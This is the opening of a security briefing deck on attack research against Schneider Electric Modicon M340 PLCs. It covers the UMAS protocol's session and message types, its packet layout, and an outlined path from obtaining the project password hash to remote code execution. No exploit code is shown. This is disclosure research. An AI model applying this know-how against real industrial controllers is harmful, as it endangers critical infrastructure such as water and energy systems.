



DECEMBER 11-12, 2024
BRIEFINGS

From Pass-the-Hash to Code Execution on Schneider Electric M340 PLCs


Amir Zaltzman, Avishai Wool

Who am I?



Amir Zaltzman

- Embedded security researcher
- M.Sc. graduate under the supervision of
Prof. Avishai Wool at Tel Aviv University



TEL AVIV UNIVERSITY

Motivation

- With the rise of **Industry 4.0** revolution, industrial devices, including **current-generation PLCs**, are increasingly **connected to the internet**.
- **PLC vendors** are continuously enhancing their **proprietary security protocols** while ensuring **operational compatibility**.




Modicon M340 PLCs

- Researched Schneider Electric's Modicon M340 PLCs with the latest firmware version 3.60 (Oct 2024).
- PLCs used in various industries, such as **water and wastewater management, oil and gas, food and beverage.**




Management Setup



UMAS Protocol


- UMAS (Unified Messaging Application Services) is a **proprietary** Schneider Electric protocol.
- For **configuration** and **monitoring** Modicon PLCs.
- UMAS messages are transmitted over **Modbus/TCP** network, with '**0x5A**' Modbus function code.



Session Types


Public session

- No prior authentication is required.



Reserved session


- Prior authentication is required.



Message Types


Public messages

- Can be transmitted both in **public** and **reserved** sessions.
- Have **no** privileged access rights.
- **Lack** any authenticity measures.



Reserved messages

- Transmitted in **reserved** sessions **only**.
- Have **privileged** access rights.
- Are **signed** to verify their authenticity.



Message Types

Public messages

- Can be transmitted both in public and reserved sessions.
- Have a higher priority.
- Lack session-specific context.

EXAMPLES

- ReadMemoryBlock
- ReadPhysicalAddress
- GetPlcInfo
- GetPlcStatus
- TakePlcReservation

Reserved messages

- Transmitted in reserved sessions only.
- Have a lower priority.
- Are session-specific.

EXAMPLES

- WriteMemoryBlock
- WritePhysicalAddress
- BeginDownload
- BeginUpload
- StartTask

Public Messages Structures



Request
→
✉


| Function code | Session key | UMAS function code | Data |
|---------------|-------------|--------------------|---------------|
| 0x5A | 0x00 | ... | ... |
| 1 byte | 1 byte | 1 byte | Variable size |



Response
←
✉


| Function code | Session key | ACK/NACK code | Data |
|---------------|-------------|---------------|---------------|
| 0x5A | 0x00 | 0xFE/0xFD | ... |
| 1 byte | 1 byte | 1 byte | Variable size |

Our Attacks Setup



Our Stairway to RCE

Step 3
Step 2
Step 1





Authentication process step-by-step



* * * * SHA256@0D5!

Project Password Hash Acquisition

Project Password Hash

- The **project password hash** is the **hashed** format in which the **project password** is stored in the **PLC memory**.
- The **project password hash** and its random **salt** are generated **once** during the creation of a **new project**.

